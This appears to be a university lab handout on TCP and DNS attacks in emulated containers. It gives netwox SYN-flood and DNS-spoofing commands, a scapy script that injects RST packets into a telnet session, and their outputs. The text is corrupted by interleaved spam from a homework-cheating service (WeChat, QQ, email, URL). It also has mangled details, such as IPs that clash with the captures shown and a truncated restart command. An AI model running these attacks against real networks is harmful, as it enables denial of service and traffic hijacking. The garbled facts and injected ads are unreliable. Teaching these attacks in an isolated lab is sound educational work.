

1. Environment Setup

Since CORE Emulation is required for this lab, we will use CORE Emulation to connect via CC. [FIT3031 Student Environment-Setup](https://www.fit3031.com/Student/Environment-Setup).




installing new network tools in nodes or connecting to others to mimic virtual machines and enable Internet connection. We have provided you the updated VM machine, tools needed for this lab. Please download and import following the previous material [FIT3031-Lab1-Environment-Setup](https://www.fit3031.com/Student/Environment-Setup).

1.1. Adapter Setup


In this section, we will be connecting the core network emulations to VM and to Internet. To make this work, we will create two network interfaces for the VM. The first adapter is NAT Network adapter. It is used to connect the VM's interface to the Internet. The second adapter is NAT which is used to connect CORE configurations to Internet.

These changes should be better done while your VM is shutdown to avoid file system errors during the changes on VM's Ubuntu OS.


Step 1: From VirtualBox menu, open Preferences -> Network tab.




Step 2: Add a new NatNetwork by clicking on a NIC icon with a green plus.



Step 3: Click on the NIC icon with an orange cog to edit that newly created NatNetwork as below.



Step 4: Go to **settings** of the virtual machine:




Step 5: Set Adapter 1 as NAT Network (**NatNetworkCore**) with **Promiscuous** mode allowed.



Assignment Project Exam Help

Step 6: Set Adapter 2 as NAT as in below figure



Step 7: Turn on the VM

1.2. Containers Setup

The containers are already installed in the VM and networked with the CORE. In our network, we have three containers named **SERVER**, **CLIENT**, and **ATTACKER**. In this lab, we will use **CLIENT** to connect to services in **SERVER**. Then, we use **ATTACKER** to attack them. To start the containers,

Step 1: Open **THREE** different terminals and run following commands:

Terminal #1. The following command will start the **ATTACKER** container and give you shell access to the **ATTACKER** with “root” user:

```
$sudo lxc exec attacker -- bash
```

Terminal #2. The following command will start the *SERVER* container and the second will give you shell access to the *SERVER* with “root” user:

```
$sudo lxc exec server -- bash
```

Terminal #3. The first command will start the *CLIENT* container and the second will give you shell access to the *CLIENT* with “root” user).

```
$sudo lxc exec client -- bash
```

Step 2: Open file *FIT3031.imn* in the CORE Emulator from Desktop. The container *SERVER*, *CLIENT* and *ATTACKER* are connected to “veth1”, “veth0” and “veth2” respectively in the *FIT3031.imn* CORE.

Step 3: Start the CORE session.


Step 4: Go to the terminals of these containers and ping “Gateway” (in CORE) and also try ping “www.google.com” to make sure that network is configured properly to all the containers. If you’re not able to ping it, double check your adapter configuration and restart CORE/VM.

2.TCP Attacks

In this task, we will explore SYN flood and RST (reset) attacks.

2.1 SYN Flood Attacks

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim’s TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victim’s queue that is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet got a final ACK back. When this queue is full, the victim cannot take any more connection.




The size of the queue has a system-wide setting. In Linux, we can check the system queue size setting using the following command:

```
$sysctl -q net.ipv4.tcp_max_syn_backlog
```

程序代写代做 CS编程辅导

We can use `ss` to check the usage of the queue, i.e., the number of half opened connections. The state for such connections is SYN-RECV. If the 3-way handshake is finished, the state of the connections will be ESTABLISHED.

Start Wireshark on the



WeChat: cstutorcs

Assignment Project Exam Help

Email: tutorcs@163.com

We will use “netwox” (a tool for spoofing tcp/udp packets), to attack server with SYN FLOOD (tool 76). First, run the following on the **SERVER** terminal:

```
$netstat -antup
```

QQ: 749389476

Run the following command on **ATTACKER** terminal for syn flooding on port 23 at **server**.

```
$ sudo netwox 76 -i 10.4.1.15 -p 23 -s raw
```

<https://tutorcs.com>

Run “netstat -antup” and you will see half opened tcp connections.

```
root@server:/home/client# netstat -antup
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
364/sshd
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
2793/xinetd
tcp        0      0 10.4.1.15:23            204.165.23.92:6249      SYN_RECV
-
tcp        0      0 10.4.1.15:23            82.99.173.138:54740     SYN_RECV
-
tcp        0      0 10.4.1.15:23            96.159.234.163:20023    SYN_RECV
-
tcp        0      0 10.4.1.15:23            112.185.170.31:48766    SYN_RECV
-
tcp        0      0 10.4.1.15:23            80.190.11.41:13439      SYN_RECV
-
tcp        0      0 10.4.1.15:23            189.194.126.102:29272   SYN_RECV
-
tcp        0      0 10.4.1.15:23            218.101.245.190:60259   SYN_RECV
```

From **CLIENT** terminal, can you telnet to server, and is it successful?

The Linux kernel has a built-in SYN cookies option which protects the system from SYN flooding attack. You need to first disable SYN cookie. You can use the sysctl command to turn

on/off the SYN cookie mechanism.

程序代写代做 CS编程辅导

```
$sysctl -a | grep cookie (Display the SYN cookie flag)
$sudo sysctl -w syncookies=0 (turn off SYN cookie)
$sudo sysctl -w syncookies=1 (turn on SYN cookie)
```



Try attacks with cookies ON and OFF and try connecting telnet to server. You should be able to telnet to server (try syn flooding) to the server from client when the syncookie=1.

Then, you can try to analyse packets in Wireshark.

WeChat: cstutorcs

Assignment Project Exam Help

2.2 TCP RST Attacks

Email: tutorcs@163.com

The objective of this task is to launch a TCP RST attack to break an existing telnet connection between client and server.


QQ: 749389476

Start Wireshark on Gateway on eth1.

Connect telnet from **CLIENT** to **SERVER**, username and password are the same "client".

https://tutorcs.com

In Wireshark, click on the last packet sent to **SERVER**, now right click on "Transmission Control Protocol" and uncheck the "Relative Sequence Numbers":



Note the "Next Sequence number" in the "Transmission Control Protocol" panel (it can be seen in above screenshot). Attacker will use this sequence number for sending the next packet.

We will use **scapy**, a python-based packet generator, for spoofing the packets. The following code will send a RST packet, run this from **attacker terminal**. (You can get source and dst ports from Wireshark capture)

程序代写代做 CS编程辅导

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("sending reset packet")
IPLayer = IP (dst = "10.4.1.15")
TCPLayer = TCP (sport=23, flags="R", seq=506005543)
pkt=IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=1)
```



```
root@attacker:~# python3 reste.py
sending reset packet...
version      : BitField (4 bits) = 0 (4)
ihl          : BitField (4 bits) = None (None)
tos          : XByteField = 0 (0)
len          : ShortField = None (None)
id           : ShortField = 1 (1)
flags        : FlagsField (3 bits) = <Flag 0 (4)> (<Flag 0 (4)>)
frag         : BitField (13 bits) = 0 (0)
```

Email: tutorcs@163.com

```
root@client:~# telnet 10.4.1.15
Trying 10.4.1.15...
Connected to 10.4.1.15.
Escape character is '^]'.
Ubuntu 16.04.6 LTS
server login: client
Password:
Last login: Sat Aug 17 12:09:55 UTC 2019 from 10.4.0.2 on pts/0
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

2 packages can be updated.
0 updates are security updates.

New release '18.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

client@server:~$ Connection closed by foreign host.
root@client:~#
```

QQ: 749389476

<https://tutorcs.com>


3. Local DNS Attacks

DNS (Domain Name System) is the Internet's phone book. It translates hostnames to IP addresses and vice versa. This is often done through DNS resolution configured at the client or through a DNS server. DNS attacks aim to manipulate this resolution process with an intent to misdirect users to alternative destinations (i.e. attacker's machine).

In this task, we only consider DNS attacks that mean the attacker is located in the same LAN network as the server.

Assumption:

For DNS attack, attacker needs to be in same LAN as DNS server; to do that, we may need to add a hub or similar device and get another container for attacker. To minimise the configuration, we assume that attacker is on the same machine as server is i.e., we will open two terminals on **SERVER**, one for server itself and another for attacker, hope it makes sense, please discuss with your tutor for more clarification. Our lab task configuration can be presented as below.



In details, we will explore the direct spoofing and cache poisoning attacks in the scope of Local DNS attacks by using both *netwox* and *scapy* tools.

The current **SERVER** container in the VM we provided to you has been installed BIND 9 DNS software with all the configuration needed. You do not need to install anything else. BIND (Berkeley Internet Name Domain) is the most widely used DNS server software that provides many different DNS services. The latest version is BIND 9, which was first released in 2000 with many builds later. Typical services are:

- Caching server: Finding the answer to name queries and remember the answer for the next query. The cache is only reset when we flush it.
- Primary and Secondary Master servers: Providing DNS resolution in tiers if the primary server cannot resolve the domain name queries.

Step 1: Open the core simulation, browsing to the **FIT3031.imn** in the Desktop folder of the VM and **start** the simulation.

Step 2: Open a terminal to access to the **SERVER** with “root” user.

This terminal is called as **Terminal #1**.

```
$sudo lxc exec server -- bash
```


程序代写代做 CS编程辅导

Step 3: Double check the DNS configuration in the **SERVER** on the **Terminal #1**.

```
#sudo nano /etc/bind/named.conf.options
```

Then you will see the configuration on with:



```
GNU nano 2.5.3 File: /etc/bind/named.conf.options
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk.  See http://www.kb.cert.org/vuls/id/800113
    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.
    recursion yes;
    allow-recursion { any; };
    forwarders {
        8.8.8.8;
        8.8.4.4;
    };

    //=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys.  See https://www.isc.org/bind-keys
    //=====
    // dnssec-validation auto;
    dnssec-enable no;
    dump-file "/var/cache/bind/dump.db";
    auth-nxdomain no;    # conform to RFC1035
    listen-on-v6 { any; };
};
```

- You can see that the current configuration has commented the *dnssec-validation* and disabled *dns security*.
- The current forwarders of our DNS server are Google DNS servers 8.8.8.8 and 8.8.4.4 in case our primary DNS server (10.4.1.15) cannot resolve the name query.
- The DNS's cache database is located in the path “/var/cache/bind/dump.db”
- You can return to the terminal by stopping the *nano* utility by using *^X (Ctrl + X)*

Step 4: Double check the zone entries of DNS server in the **SERVER** on the **Terminal #1**.

```
#sudo nano /etc/bind/named.conf
```

Then you will see the current configuration with:

程序代写代做 CS编程辅导



```
GNU nano 2.5.3 /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read the file /usr/share/doc/bind-9/README.Debian.gz for information on the
// structure of the configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are using the default configuration and want to test the options,
// please do that in /etc/bind/named.conf.local
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};

zone "2.0.10.in-addr.arpa" {
    type master;
    file "/etc/bind/10.0.2.db";
};
```

WeChat: cstutorcs

Assignment Project Exam Help

- The first zone is for forward lookup (from hostname to IP). The content of this zone is defined in the `"/etc/bind/example.com.db"` zone file.
- The second zone is for a reverse DNS lookup (from IP to hostname) for the example.com domain. The file name is located in `"/etc/bind/10.0.2.db"`
- You can return to the terminal by stopping the *nano* utility by using `^X (Ctrl + X)`

Step 5: You may want to review these zone files by using the following commands.

```
#sudo nano /etc/bind/example.com.db
```

```
GNU nano 2.5.3 File: /etc/bind/example.com.db
$TTL 3D
@      IN      SOA      ns.example.com. admin.example.com. (
        2008111001
        8H
        2H
        4W
        1D)

@      IN      NS       ns.example.com.
@      IN      MX       10 mail.example.com

www    IN      A        10.0.2.101
mail   IN      A        10.0.2.102
ns     IN      A        10.0.2.10
*.example.com. IN      A        10.0.2.100
```

- We can see that www.example.com will map to the IP 10.0.2.101.
- You can return to the terminal by stopping the *nano* utility by using `^X (Ctrl + X)`

Step 6: (Optional) If you make any change in step 2 or 4 or 5, you need to restart BIND 9 by using the following command.

```
#sudo systemctl
```



Step 7: Double check the IP and Ethernet name of **SERVER** by using the following command to confirm.

```
#ifconfig
```

```
root@server:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:16:3e:80:d7:5c
          inet addr:10.4.0.15  Bcast:10.4.0.255  Mask:255.255.0
          inet6 addr: fe80::216:3eff:fe80:d75c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1989 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1903 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5088799 (5.0 MB)  TX bytes:110847 (110.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:48 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4113 (4.0 KB)  TX bytes:4113 (4.1 KB)

root@server:~#
```

Step 8: Open another terminal to access to the **CLIENT** with “root” user.
This terminal is called as **Terminal #2**.

```
$sudo lxc exec client -- bash
```

Step 9: Double check the IP and Ethernet name of **CLIENT** on the **Terminal #2** by using the ifconfig command to confirm its IP 10.4.0.2 and eth0.

程序代写代做 CS编程辅导

```

root@client:~# ifconfig
eth0: flags=4163<UP,BROADCAST,MULTICAST> MTU:1500 Metric:1
        Link encap:Ethernet HWaddr 00:16:3e:c4:11:15
        inet addr:10.4.0.2 Bcast:10.4.0.255 Mask:255.255.255.0
        inet6 addr: fe80::216:3eff:fec4:1115/64 Scope:Link
        RX packets:8 errors:0 dropped:0 overruns:0 frame:0
        TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:747 (747.0 B) TX bytes:747 (747.0 B)

lo: flags=73<UP,LOOPBACK,RUNNING> MTU:65536 Metric:1
        Link encap:Local Loopback
        inet addr:127.0.0.1 Bcast:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1%lo0 Scope:Host
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

root@client:~#

```

WeChat: cstutorcs

Step 10: Double check the DNS server configuration from *CLIENT* on the *Terminal #2*. This aims to make sure we already configure the DNS server of the client to be the *SERVER*'s IP.

Email: tutorcs@163.com

```
root@client:~# sudo nano /etc/resolvconf/resolv.conf.d/head
```

QQ: 749389476

```

GNU nano 2.5.3 File: /etc/resolvconf/resolv.conf.d/head
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.4.1.15

```

https://tutorcs.com

You can return to the terminal by stopping the *nano* utility by using `^X` (*Ctrl* + *X*)

Step 11: (Optional) If you make any change in the Step 10 and wish to apply the change, you need to restart the client's network by using following command

```
root@client:~# sudo resolvconf -u
```

```
root@client:~# /etc/init.d/networking restart
```

Step 12: Verify the DNS mapping when querying the IP of the domain `www.example.com`. We do this step from the *CLIENT* on the *Terminal #2*.

```
root@client:~# dig www.example.com
```

程序代写代做 CS编程辅导

```

root@client:~# dig www.example.com
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53647
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com. IN A
;; ANSWER SECTION:
www.example.com. IN A 10.0.2.101
;; AUTHORITY SECTION:
example.com. 259200 IN NS ns.example.com.
;; ADDITIONAL SECTION:
ns.example.com. 259200 IN A 10.0.2.10
;; Query time: 10 msec
;; SERVER: 10.4.1.15#53(10.4.1.15)
;; WHEN: Fri Sep 06 03:40:31 UTC 2019
;; MSG SIZE rcvd: 93

```



WeChat: cstutorcs

Assignment Project Exam Help

We can see that when **CLIENT** types the dig command, the **CLIENT**'s machine will issue a DNS query to find out the IP address of this website. Since we already configured the IP for this domain in step 5, it returns 10.0.2.10 in the ANSWER SECTION.

Email: tutorcs@163.com

Step 13: Continue to dig another domain that has not been configured in the local DNS server. We do this step from the **CLIENT** on the **Terminal #2**.

QQ: 749389476

<https://tutorcs.com>

```

root@client:~# dig www.example.net
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31992
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net. IN A
;; ANSWER SECTION:
www.example.net. 11318 IN A 93.184.216.34
;; AUTHORITY SECTION:
. 213336 IN NS a.root-servers.net.
. 213336 IN NS f.root-servers.net.
. 213336 IN NS e.root-servers.net.
. 213336 IN NS k.root-servers.net.
. 213336 IN NS b.root-servers.net.
. 213336 IN NS h.root-servers.net.
. 213336 IN NS c.root-servers.net.
. 213336 IN NS g.root-servers.net.
. 213336 IN NS d.root-servers.net.
. 213336 IN NS m.root-servers.net.
. 213336 IN NS j.root-servers.net.
. 213336 IN NS i.root-servers.net.
. 213336 IN NS l.root-servers.net.
;; Query time: 17 msec
;; SERVER: 10.4.1.15#53(10.4.1.15)
;; WHEN: Fri Sep 06 03:51:48 UTC 2019
;; MSG SIZE rcvd: 268

```

程序代写代做 CS编程辅导


Since we have not configured the hostname `www.example.net`, the local DNS server will ask the secondary DNS that we configured in Step 3 (i.e. Google DNS). Eventually, it finds out the public IP address of `www.example.net` is `21.34`, in the ANSWER SECTION.

You can track the network traffic by using Wireshark to verify your observation.



3.1 Directly Spoofing DNS to User with Netwox

In this attack, we target the DNS queries from the **CLIENT**'s machine (`10.4.0.2`). In our forged reply, we will map `www.example.net` to one of our attacker's machine (`10.0.0.2`), instead of returning the correct result (`13.184.13.34`).



<https://tutorcs.com>

Before following next steps, you need to ensure your CORE simulation is still running.

Step 1: Open a new terminal to simulate the attacker **ATTACKER'**.

This terminal is called as **Terminal #3**.

Please note that we type exactly the following command to assume and ensure the **ATTACKER'** is on the same LAN network with the **SERVER**.

```
$sudo lxc exec server -- bash
```

In short, we have opened three terminals. The **SERVER** is on the **Terminal #1**. The **CLIENT** is on the **Terminal #2**, and the **ATTACKER'** is on the **Terminal #3**.

Step 2: Flush the DNS cache db in the **SERVER** on the **Terminal #1** to ensure all the previously cached DNS results are deleted.

```
root@server:~# sudo rndc flush
```

Step 3: We run the netwox tool on the **ATTACKER'** (**Terminal #3**) to sniff the DNS query package from the **CLIENT** and responds with a forged DNS respond package.

程序代写代做 CS编程辅导

```
sudo netwox 105 --hostname "www.example.net" --hostnameip 10.0.0.2
--authns "ns.example.net" --authnsip 10.0.0.3 --filter "src host
10.4.0.2" --ttl 19000 --spoofip raw
```

In the above command, we are performing DNS spoofing. Hostnameip is the IP of the malicious server, authns and authnsip are the IP of the authoritative server upon the attacker's intention. Filter option is to filter the DNS query packet from the CLIENT. Ttl is time-to-live.



Step 4: We then dig from the *CLIENT (Terminal #2)*.

```
dig www.example.net
```

If you are lucky, you will see that the DNS result in this terminal shows the IP address of the malicious attacker 10.0.0.2. **If you cannot see the following result 10.0.0.2, instead of 93.184.216.34, just keep repeating the steps 2 and 4 again.** The reason for this is because *CLIENT* receives the two different responses from *SERVER* and *ATTACKER*'. It depends on which packet comes back to *CLIENT* first.

WeChat: cstutorcs
Email: tutores@163.com
QQ: 749389476
https://tutorcs.com

```
root@client:~# dig www.example.net
; <<>> 10.0.1.3:4 Ubuntu <<> www.example.net
; global options: +cmd
; Got answer:
; ->HEADER<- opcode: QUERY, status: NOERROR, id: 13224
; flags: qr aa rd ra: QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
; QUESTION SECTION:
;www.example.net.                IN      A
;
; ANSWER SECTION:
www.example.net.                19000   IN      A      10.0.0.2
;
; AUTHORITY SECTION:
ns.example.net.                 19000   IN      NS      ns.example.net.
;
; ADDITIONAL SECTION:
ns.example.net.                 19000   IN      A      10.0.0.3
;
; Query time: 21 msec
; SERVER: 10.4.1.15#53(10.4.1.15)
; WHEN: Fri Sep 06 04:39:18 UTC 2019
; MSG SIZE rcvd: 88
```

In addition, if the attack works, the *Terminal #3* of *ATTACKER*' also shows that it has sniffed the packet and answer with a forged reply. You may want to stop netwox by using ^C.

```
root@server:~# sudo netwox 105 --hostname "www.example.net" --hostnameip 10.0.0.2
--authns "ns.example.net" --authnsip 10.0.0.3 --filter "src host 10.4.0.2" --t
tl 19000 --spoofip raw
DNS question
id=13224 rcode=0K                opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
www.example.net. A
. OPT UDPPl=4096 errcode=0 v=0 ...
DNS answer
id=13224 rcode=0K                opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
www.example.net. A
www.example.net. A 19000 10.0.0.2
ns.example.net. NS 19000 ns.example.net.
ns.example.net. A 19000 10.0.0.3
```

3.2 Directly Spoofing Response to User with Scapy

In this section, we will publish the man-in-the-middle (mitm) attack and deploy sniffing and spoofing mitm by using scapy, instead of netwox.

